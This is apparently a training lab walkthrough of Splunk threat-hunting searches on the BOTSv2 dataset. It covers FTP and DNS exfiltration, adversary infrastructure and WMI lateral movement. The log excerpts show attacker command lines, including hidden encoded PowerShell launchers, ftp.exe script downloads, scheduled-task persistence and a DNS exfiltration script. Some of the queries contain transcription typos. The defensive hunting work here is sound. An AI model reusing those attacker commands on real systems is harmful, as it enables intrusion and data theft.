✓ 3 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM) No Event Sampling ▾

Job ▾ || ▮ ↗ 🖨 ⬇️ 🗨 Verbose Mode ▾

Events (3)PatternsStatistics (3)Visualization

100 Per Page ▾ / Format Preview ▾

	_time ↕	host ↕	user ↕	CommandLine ↕	ParentCommandLine ↕
1	2017-08-24 04:00:30	wrk-klagerf	FROTHLY\service3	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUArgBdAC4AQQBTAHMARQBNAGIATABZAC4ARwB1AFQAVABZAHAAZQAOACCAUwB5AHMAAdAB1AG0ALgBNAGEAbg
2	2017-08-24 04:07:27	venus	FROTHLY\service3	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	C:\Windows\System32\WindowsPowerShell\v1.0\powershell -noP -sta -w 1 -enc WwBSAGUArgBdAC4AQQBTAHMARQBNAGIATABZAC4ARwB1AFQAVABZAHAAZQAOACCAUwB5AHMAAdAB1AG0ALgBNAGEAbg
3	2017-08-26 06:46:08	wrk-btun	FROTHLY\billie.tun	"C:\Windows\system32\ftp.exe" -i -s:singlefile.dll	"C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" -NoP -NonI -W Hidden -enc WwBSAGUAZgBdAC4AQQBzAFMARQBtAGIATABZAC4ARwB1AHQAVABZAFARQAoACCAUwB5AHMAAdAB1AG0ALgBNAGEAbg

index=botsv2 sourcetype=wineventlog (singlefile.dll OR winsys32.dll) | stats count by host

New Search

Save As ▾Create Table ViewClose

1 index=botsv2 sourcetype=wineventlog (singlefile.dll OR winsys32.dll) | stats count by host

Date time range ▾

Q

✓ 4 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM) No Event Sampling ▾

Job ▾||▣↗🖨⬇️🗨 Verbose Mode ▾

Events (4)PatternsStatistics (4)Visualization

100 Per Page ▾✍️FormatPreview ▾

	host ↕		count ↕ ✍️
1	mercury		1
2	venus		1
3	wrk-btun		1
4	wrk-klagerf		1

Let's also not forget to search for the other files that were downloaded.

```
index=botsv2 sourcetype!=stream:ftp (dns.py OR nc.exe OR psexec.exe OR python-2.7.6.amd64.msi OR wget64.exe OR winsys64.dll OR *.hwp) | stats count by host
```

New Search

Save As ▾Create Table ViewClose

1 index=botsv2 sourcetype!=stream:ftp (dns.py OR nc.exe OR psexec.exe OR python-2.7.6.amd64.msi OR wget64.exe OR winsys64.dll OR *.hwp) | stats count by host

Date time range ▾

Q

✓ 13 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM) No Event Sampling ▾

Job ▾||▣↗🖨⬇️🗨 Verbose Mode ▾

Events (13)PatternsStatistics (3)Visualization

100 Per Page ▾✍️FormatPreview ▾

	host ↕		count ↕ ✍️
1	venus		3
2	wrk-btun		8
3	wrk-klagerf		2

To look for events related to these files on, for example, the *venus* host/server, use the search below.

```
index=botsv2 sourcetype!=stream:ftp (dns.py OR nc.exe OR psexec.exe OR python-2.7.6.amd64.msi OR wget64.exe OR winsys64.dll OR *.hwp) | reverse | search host="venus"
```

New Search

Save AsCreate Table ViewClose

1 index=botsv2 sourcetype!=stream:ftp (dns.py OR nc.exe OR psexec.exe OR python-2.7.6.amd64.msi OR wget64.exe OR winsys64.dll OR *.hwp) | reverse | search host="venus"Date time range

3 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM) No Event SamplingJobVerbose Mode

Events (3)PatternsStatisticsVisualization

Format TimelineZoom OutZoom to SelectionDeselect1 hour per column

ListFormat20 Per Page

< Hide FieldsAll Fields

SELECTED FIELDS
a host 1
a signature 2
a source 3
a sourcetype 3

INTERESTING FIELDS
a Account_Domain 1
a Account_Name 1
a action 2
a app 2
a body 1
a category 1
a CommandLine 2
a Computer 1
a ComputerName 1

i	Time	Event
> 1	8/26/17 6:50:54.000 AM	08/25/2017 11:50:54 PM ... 21 lines omitted ... Token Elevation Type: TokenElevationTypeDefault (1) Creator Process ID: 0xbac Process Command Line: "C:\python27\python.exe" dns.py Show all 33 lines host = venus signature = A new process has been created source = WinEventLog:Security sourcetype = wine
> 2	8/26/17 6:50:54.000 AM	<Event xmlns='http://schemas.microsoft.com/win/2004/08/events/event'><System><Provider Name='Microsoft-W host = venus signature = Process Create source = WinEventLog:Microsoft-Windows-Sysmon/Operational sou
> 3	8/26/17 6:55:14.000 AM	Type=Process Name="python.exe" ProcessId=3880 CommandLine="C:\python27\python.exe" dns.py StartTime="20170810132402.755587-420"

We have investigated FTP activity thoroughly enough. You should now have a good idea of how to hunt for FTP exfiltration.

Task 3. Hunt for DNS exfiltration

With the IP address of 160.153.91.7, we can leverage this indicator to determine if any exfiltration was being attempted using DNS. *stream:dns* provides us with all DNS query and responses occurring within Frothly (our domain).

```
index=botsv2 sourcetype=stream:dns 160.153.91.7 | stats count by src_ip
```


New Search

Save AsCreate Table ViewClose

1index=botsv2 sourcetype=stream:dns hildegardsfarm.com | stats count by dest_ip | sort - count

Date time range

8,350 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM)No Event Sampling

JobPauseRefreshDownloadPrintVerbose Mode

Events (8,350)PatternsStatistics (6)Visualization

100 Per PageFormatPreview

	dest_ip	count
1	8.8.8.8	6694
2	4.4.4.4	1552
3	208.109.255.42	52
4	216.69.185.42	34
5	10.0.1.100	16
6	192.12.94.30	2

We notice almost 70K events for this domain! Let's look into the queries (since we are hunting for DNS exfiltration).

```
index=botsv2 sourcetype=stream:dns hildegardsfarm.com "query{}"=""*"  
| table _time query{} src_ip dest_ip
```

New Search

1 index=botsv2 sourcetype=stream:dns hildegardsfarm.com "query{}"="*"
2 | table _time query{} src_ip dest_ip

Date time range

4,973 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM)
No Event Sampling

Job

Events (4,973)
Patterns
Statistics (4,973)
Visualization

100 Per Page
Format
Preview

1
2
3
4
5
6
7
8
...
Next

	_time	query{}	src_ip	dest_ip
1	2017-08-26 06:59:59.897	fRIAAMDw0vPYcUr.hildegardsfarm.com fRIAAMDw0vPYcUr.hildegardsfarm.com	10.0.1.100	8.8.8.8
2	2017-08-26 06:59:59.665	fBIAADDHACVFjS47.hildegardsfarm.com fBIAADDHACVFjS47.hildegardsfarm.com	10.0.1.100	8.8.8.8
3	2017-08-26 06:59:59.520	exIAACaN4Me0jHq7.hildegardsfarm.com exIAACaN4Me0jHq7.hildegardsfarm.com	10.0.1.100	8.8.8.8
4	2017-08-26 06:59:59.428	ehIAAKkTFAoxyMns.hildegardsfarm.com ehIAAKkTFAoxyMns.hildegardsfarm.com	10.0.1.100	8.8.8.8
5	2017-08-26 06:59:59.286	eRIAABxTKNqKdDC.hildegardsfarm.com eRIAABxTKNqKdDC.hildegardsfarm.com	10.0.1.100	8.8.8.8
6	2017-08-26 06:59:59.194	eBIAAJZWCoYr5eMc.hildegardsfarm.com eBIAAJZWCoYr5eMc.hildegardsfarm.com	10.0.1.100	8.8.8.8
7	2017-08-26 06:59:59.159	dxIAABJlOMpMgDVg.hildegardsfarm.com dxIAABJlOMpMgDVg.hildegardsfarm.com	10.0.1.100	8.8.8.8
8	2017-08-26 06:59:59.124	dhIAAALLtIA9fetb.hildegardsfarm.com dhIAAALLtIA9fetb.hildegardsfarm.com	10.0.1.100	8.8.8.8

Let's leverage URL Toolbox to refine our search. We will need to reference the mozilla list (part of URL Toolbox) and then run the `ut_parse_extended` macro against the query field. This will chop the query into finer pieces to analyze. We can then calculate the Shannon entropy score of the subdomain that was extracted and then table the output.

As we review at our results, we can see that all of these subdomains have a high entropy score. Entropy scores greater than 3 are considered high and can often be used to determine if domains or urls are algorithmically generated. Entropy is not perfect, just look at an AWS subdomain name, but it is another tool in the tool chest that can help indicate a DGA and that additional interrogation is needed.

```
index=botsv2 sourcetype=stream:dns hildegardsfarm.com "query{}"="*" query *.hildegardsfarm.com
| eval query{}=mvdedup(query)
| eval list="mozilla"
| `ut_parse_extended(query{},list)`
| `ut_shannon(ut_subdomain)`
| table src ip dest ip query{} ut subdomain ut shannon
```

New Search

Save As

Create Table View

Close

1

index=botsv2 sourcetype=stream:dns hildegardsfarm.com "query{}"="*" query *.hildegardsfarm.com

2

| eval query{}=mvdedup(query)

3

| eval list="mozilla"

4

| `ut\_parse\_extended(query{},list)`

5

| `ut\_shannon(ut\_subdomain)`

6

| table src_ip dest_ip query{} ut_subdomain ut_shannon

Date time range

✓ 4,960 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM)

No Event Sampling

Job

Verbose Mode

Events (4,960)

Patterns

Statistics (4,960)

Visualization

100 Per Page

Format

Preview

< Prev

1

2

3

4

5

6

7

8

...

Next >

	src_ip	dest_ip	query()	ut_subdomain	ut_shannon
1	10.0.1.100	8.8.8.8	fRIAAHMDw0vPYcUr.hildegardsfarm.com fRIAAHMDw0vPYcUr.hildegardsfarm.com	fRIAAHMDw0vPYcUr fRIAAHMDw0vPYcUr	3.875 3.875
2	10.0.1.100	8.8.8.8	fBIAADDHACVFjS47.hildegardsfarm.com fBIAADDHACVFjS47.hildegardsfarm.com	fBIAADDHACVFjS47 fBIAADDHACVFjS47	3.577819531114783 3.577819531114783
3	10.0.1.100	8.8.8.8	exIAACaN4Me0jHq7.hildegardsfarm.com exIAACaN4Me0jHq7.hildegardsfarm.com	exIAACaN4Me0jHq7 exIAACaN4Me0jHq7	3.75 3.75
4	10.0.1.100	8.8.8.8	ehIAAKkTFAoxyMms.hildegardsfarm.com ehIAAKkTFAoxyMms.hildegardsfarm.com	ehIAAKkTFAoxyMms ehIAAKkTFAoxyMms	3.702819531114783 3.702819531114783
5	10.0.1.100	8.8.8.8	eRIAAHBxTKNqKdDC.hildegardsfarm.com eRIAAHBxTKNqKdDC.hildegardsfarm.com	eRIAAHBxTKNqKdDC eRIAAHBxTKNqKdDC	3.75 3.75
6	10.0.1.100	8.8.8.8	eBIAAJZWCoyr5eMc.hildegardsfarm.com eBIAAJZWCoyr5eMc.hildegardsfarm.com	eBIAAJZWCoyr5eMc eBIAAJZWCoyr5eMc	3.75 3.75
7	10.0.1.100	8.8.8.8	dxIAABJlOMPmgDVg.hildegardsfarm.com dxIAABJlOMPmgDVg.hildegardsfarm.com	dxIAABJlOMPmgDVg dxIAABJlOMPmgDVg	3.75 3.75

We can further evolve our previous search by further dissecting these subdomains and their associated queries as a larger data set. If we use our eval statement after we calculate the Shannon Entropy score, we can calculate the length of each of the subdomains. Using the stats command, we can determine the average Shannon Entropy score, average length of the subdomain and the standard deviation of the length of the subdomain by the domain.

Generally, a high average entropy, high subdomain length and low standard deviation of the length, coupled with a high event count could be indicative of a DNS exfiltration attempt and we seem to have met those metrics here.

```
index=botsv2 sourcetype=stream:dns hildegardsfarm.com "query{}"="*" query *.hildegardsfarm.com
| eval query{}=mvdedup(query)
| eval list="mozilla"
| `ut_parse_extended(query{},list)`
| `ut_shannon(ut_subdomain)`
| eval sublen = length(ut_subdomain)
| table ut_domain ut_subdomain ut_shannon sublen
| stats count avg(ut_shannon) as avg_entropy avg(sublen) as avg_sublen stdev(sublen) as stdev_sublen by ut_domain
```

New Search

Save As

Create Table View

Close

```

1 index=botsv2 sourcetype=stream:dns hildegardsfarm.com "query{}"="*" query *.hildegardsfarm.com
2 | eval query{}=mydedup(query)
3 | eval list="mozilla"
4 | `ut_parse_extended(query{},list)`
5 | `ut_shannon(ut_subdomain)`
6 | eval sublen = length(ut_subdomain)
7 | table ut_domain ut_subdomain ut_shannon sublen
8 | stats count avg(ut_shannon) as avg_entropy avg(sublen) as avg_sublen stdev(sublen) as stdev_sublen by ut_domain

```

4,960 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM)

No Event Sampling

Job

||

Verbose Mode

Events (4,960)

Patterns

Statistics (1)

Visualization

100 Per Page

Format

Preview

ut_domain	count	avg_entropy	avg_sublen	stdev_sublen
1 hildegardsfarm.com	9920	3.5570002948417763		

You should now have a better idea of how DNS exfiltration looks like and how it can be proactively detected in your environment.

Task 4. Hunt for adversary infrastructure

We already know that our 10.0.2.107 endpoint communicated with the 45.77.65.211 IP indicator. We also know that the communication was based on a SSL certificate of specific configuration. Let's extract the certificate's sha256 hash and hunt for it in the wild as follows.

```
index=botsv2 sourcetype=stream:tcp dest_ip=45.77.65.211 src_ip=10.0.2.107 | stats count by ssl_cert_sha256
```

New Search

Save As

Create Table View

Close

```

1 index=botsv2 sourcetype=stream:tcp dest_ip=45.77.65.211 src_ip=10.0.2.107 | stats count by ssl_cert_sha256

```

5,276 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM)

No Event Sampling

Job

||

Verbose Mode

Events (5,276)

Patterns

Statistics (1)

Visualization

100 Per Page

Format

Preview

ssl_cert_sha256	count
1 18C13D226F7E39F45F22DA35ACC288A8AF6BFF23CA1D85B9A3FD3E36E52397D0	5231

Now, if we submit this hash to Censys.io, we receive no results.

However, let's submit the IP Indicator to [virustotal.com](https://www.virustotal.com) and see what the results are. The initial results show as clean, but let's look at relations. You can see under Communicating Files that there are three malicious files associated to the IP Address. By clicking on one or more of these files you now have an opportunity to expand your indicators of compromise list and have a look at other associated IP addresses and domains.

Task 5. Hunt for lateral movement through WMI

Based on the guidance provided in the JPCERT doc, we can craft a search using Sysmon and we find 11 events (between 8/23/2017 and 8/24/2017), all associated with wrk-klagef. Recall that we need escape characters for \.

```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1 ParentImage="C:\\Windows\\System32\\svchost.exe" CurrentDirectory="C:\\Windows\\system32\\" CommandLine="C:\\Windows\\system32\\wbem\\wmiprvse.exe -secured -Embedding" ParentCommandLine="C:\\Windows\\system32\\svchost.exe -k DcomLaunch" User="NT AUTHORITY\\NETWORK SERVICE" Image="C:\\Windows\\System32\\wbem\\WmiPrvSE.exe" | stats count by host
```

New Search

Save As>Create Table ViewClose

1 index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=1 ParentImage="C:\\Windows\\System32\\svchost.exe" CurrentDirectory="C:\\Windows\\system32\\" CommandLine="C:\\Windows\\system32\\wbem\\wmiprvse.exe -secured -Embedding" ParentCommandLine="C:\\Windows\\system32\\svchost.exe -k DcomLaunch" User="NT AUTHORITY\\NETWORK SERVICE" Image="C:\\Windows\\System32\\wbem\\WmiPrvSE.exe" | stats count by host

Date time range

✓ 11 events (8/24/17 4:00:00.000 AM to 8/26/17 7:00:00.000 AM) No Event Sampling

JobVerbose Mode

Events (11)PatternsStatistics (1)Visualization

100 Per PageFormatPreview

host

count


1 wrk-klagerf

11

```
index=botsv2 sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" EventCode=3 Image="C:\\Windows\\System32\\svchost.exe" User="NT AUTHORITY\\NETWORK SERVICE"
```

We didn't have any luck with the Network Connection event in Sysmon

The below is what we should see in Remote Execution via WMI at the destination side, but we don't have all the needed data in our Sysmon logs.



Let's focus on Teymur Kheirklabarov's advice on hunting for remote execution via WMI (systems with Network 4624 Event followed by Sysmon Process Creations).

```
index=botsv2 (sourcetype=wineventlog (EventCode=4624 Logon_Type=3)) OR (sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" ParentCommandLine!="*\svchost.exe" EventCode=1)
| eval login=mvindex(Logon_ID,1)
| eval user_id=mvindex(Security_ID,1)
| eval session=lower(coalesce(login,LogonId))
| transaction session startswith=(EventCode=4624) mvlist=ParentImage
| search eventcount>1
| eval Parent_Process=mvindex(ParentImage, 1)
| table _time dest_ip session host user_id Parent_Process Image CommandLine
```

Search | Splunk 8.2.6

+

←

→

↺

🏠

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3Dbotsv2 (sourcetype%3Dwineventlog (EventCode%3D4624 Logon_Type%3D

splunk>enterprise

Apps

Search

Analytics

Datasets

Reports

Alerts

Dashboards

Messages

Settings

AC

New Search

1

index=botsv2 (sourcetype=wineventlog (EventCode=4624 Logon_Type=3)) OR (sourcetype="xmlwineventlog:microsoft-windows-sysmon/operational" ParentCommandLine!="*\\svchost.exe" EventCode=1)

2

| eval login=mindex(Logon_ID,1)

3

| eval user_id=mindex(Security_ID,1)

4

| eval session=lower(coalesce(login,LogonId))

5

| transaction session startswith=(EventCode=4624) mvlist=ParentImage

6

| search eventcount>1

7

| eval Parent_Process=mindex(ParentImage, 1)

8

| table _time dest_ip session host user_id Parent_Process Image CommandLine

2 of 99,681 events matched

No Event Sampling

Job

II

■

Events (2)

Patterns

Statistics (2)

Visualization

100 Per Page

Format

Preview

	_time	dest_ip	session	host	user_id	Parent_Process	Image	CommandLine
1	2017-08-24 03:55:14	0x171491a	venus	FROTHLY\service3	C:\Windows\System32\wbem\WmiPrvSE.exe	C:\Python27\python.exe	"C:\Windows\system32\cscript.exe" download_py.vbs	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll

C:\Windows\SysWOW64\msiexec.exe

"C:\Windows\system32\msiexec.exe" /i c:\temp\download\python.msi /qn /norestart

C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe

"C:\Windows\system32\schtasks.exe" /Create /F /RU system /SC DAILY /ST 10:51 /TN Updater /TR "C:\Wind

"C:\python27\python.exe" dns.py

"c:\Python27\python.exe" -m ensurepip -U --default-pip

C:\Windows\System32\cscript.exe

C:\Windows\System32\WindowsPowerShell\v1.0\powershell -noP -sta -w 1 -enc

WwBSAGUARgBdAC4AQQTahMARQBnAGIATABZAC4ARwBIAFQAVABZAHAAZQAoACcAUwB5AHMAdABlAG0ALgBNAGEAbgBhAGcAZQBtAG

C:\Windows\System32\ftp.exe

c:\Windows\System32\MsiExec.exe -Embedding 81AADc335EADA4FC17E95415243481C1

C:\Windows\System32\msiexec.exe

c:\Windows\syswow64\MsiExec.exe -Embedding D90371DC00175171B291DBA1C4F7DCF5

C:\Windows\System32

🔍

📁

📄

🔥

🚪

🔍 Search | Splunk 8.2...

To better see all the events that occurred and all processes that were running during the identified sessions (LogonId) above on the *venus* and *wrk-klagerf* hosts, use the searches below.

index=botsv2 ((Logon_ID=0x171491a OR LogonId=0x171491a) host=venus) | table _time EventCode TaskCategory Account_Name Security_ID Process_Command_Line CommandLine ParentCommandLine | reverse

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3Dbotsv2 ((Logon_ID%3D0x171491a OR LogonId%3D0x171491a) host%3Dvenus)

splunk>enterprise

SearchAnalyticsDatasetsReportsAlertsDashboards

New Search

1 index=botsv2 ((Logon_ID=0x171491a OR LogonId=0x171491a) host=venus) | table _time EventCode TaskCategory Account_Name Security_ID Process_Command_Line CommandLine ParentCommandLine | reverse

✓ 27 events (before 6/16/22 9:21:11.000 AM) No Event Sampling

Events (27)PatternsStatistics (27)Visualization

100 Per PageFormatPreview

	_time	EventCode	TaskCategory	Account_Name	Security_ID	Process_Command_Line	CommandLine
1	2017-08-24 03:55:14	4672	Special Logon	service3	FROTHLY\service3		
2	2017-08-24 03:55:14	4624	Logon	- service3	NULL SID FROTHLY\service3		
3	2017-08-24 03:55:14	4688	Process Creation	service3	FROTHLY\service3	\\?\C:\Windows\system32\conhost.exe 0xffffffff	
4	2017-08-24 03:55:14	1					C:\Windows\System32\WindowsPowerShell\v1.0\powershell -noP -sta -WwBSAGUARgBdAC4AQQBTahMARQBNAGIATABZAC4ARwB1AFQAVABZAHAAZQAOACcA
5	2017-08-24 04:07:27	1					"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll
6	2017-08-24 04:07:27	4688	Process Creation	service3	FROTHLY\service3	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	
7	2017-08-24 04:08:41	4688	Process Creation	service3	FROTHLY\service3	"C:\Windows\system32\whoami.exe" /user	
8	2017-08-24 04:08:41	1					"C:\Windows\system32\whoami.exe" /user

Search | Splunk 8.2...

index=botsv2 ((Logon_ID=0xf9b47f OR LogonId=0xf9b47f) host=wrk-klagerf) | table _time EventCode TaskCategory Account_Name Security_ID Process_Command_Line CommandLine ParentCommandLine | reverse

Search | Splunk 8.2.6

demo.ine.local:8000/en-US/app/search/search?earliest=0&latest=&q=search index%3Dbotsv2 ((Logon_ID%3D0xf9b47f OR LogonId%3D0xf9b47f) host%3Dwrk-klagerf)

splunk>enterprise

SearchAnalyticsDatasetsReportsAlertsDashboards

New Search

1 index=botsv2 ((Logon_ID=0xf9b47f OR LogonId=0xf9b47f) host=wrk-klagerf) | table _time EventCode TaskCategory Account_Name Security_ID Process_Command_Line CommandLine ParentCommandLine | reverse

✓ 989 events (before 6/16/22 9:21:30.000 AM) No Event Sampling

Events (989)PatternsStatistics (989)Visualization

100 Per PageFormatPreview

	_time	EventCode	TaskCategory	Account_Name	Security_ID	Process_Command_Line	CommandLine
1	2017-08-24 03:55:13	1					C:\Windows\System32\WindowsPowerShell\v1.0\powershell -noP -sta
2	2017-08-24 03:55:13	1					WwBSAGUArgBdAC4AQQBTAHMARQBNAGIATABZAC4ARwBIAFQAVABZAHAAZQAoACc
3	2017-08-24 03:55:13	4672	Special Logon	service3	FROTHLY\service3		
4	2017-08-24 03:55:13	4624	Logon	- service3	NULL SID FROTHLY\service3		
5	2017-08-24 04:00:30	4688	Process Creation	service3	FROTHLY\service3	"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll	
6	2017-08-24 04:00:30	1					"C:\Windows\system32\ftp.exe" -i -s:winsys32.dll
7	2017-08-24 04:01:33	4688	Process Creation	service3	FROTHLY\service3	"C:\Windows\system32\whoami.exe" /user	
8	2017-08-24 04:01:33	1					"C:\Windows\system32\whoami.exe" /user
9	2017-08-24 04:02:54	4728	Security	service3	FROTHLY\service3		

Search | Splunk 8.2...

You should now have a better idea of how to hunt for remote execution through WMI.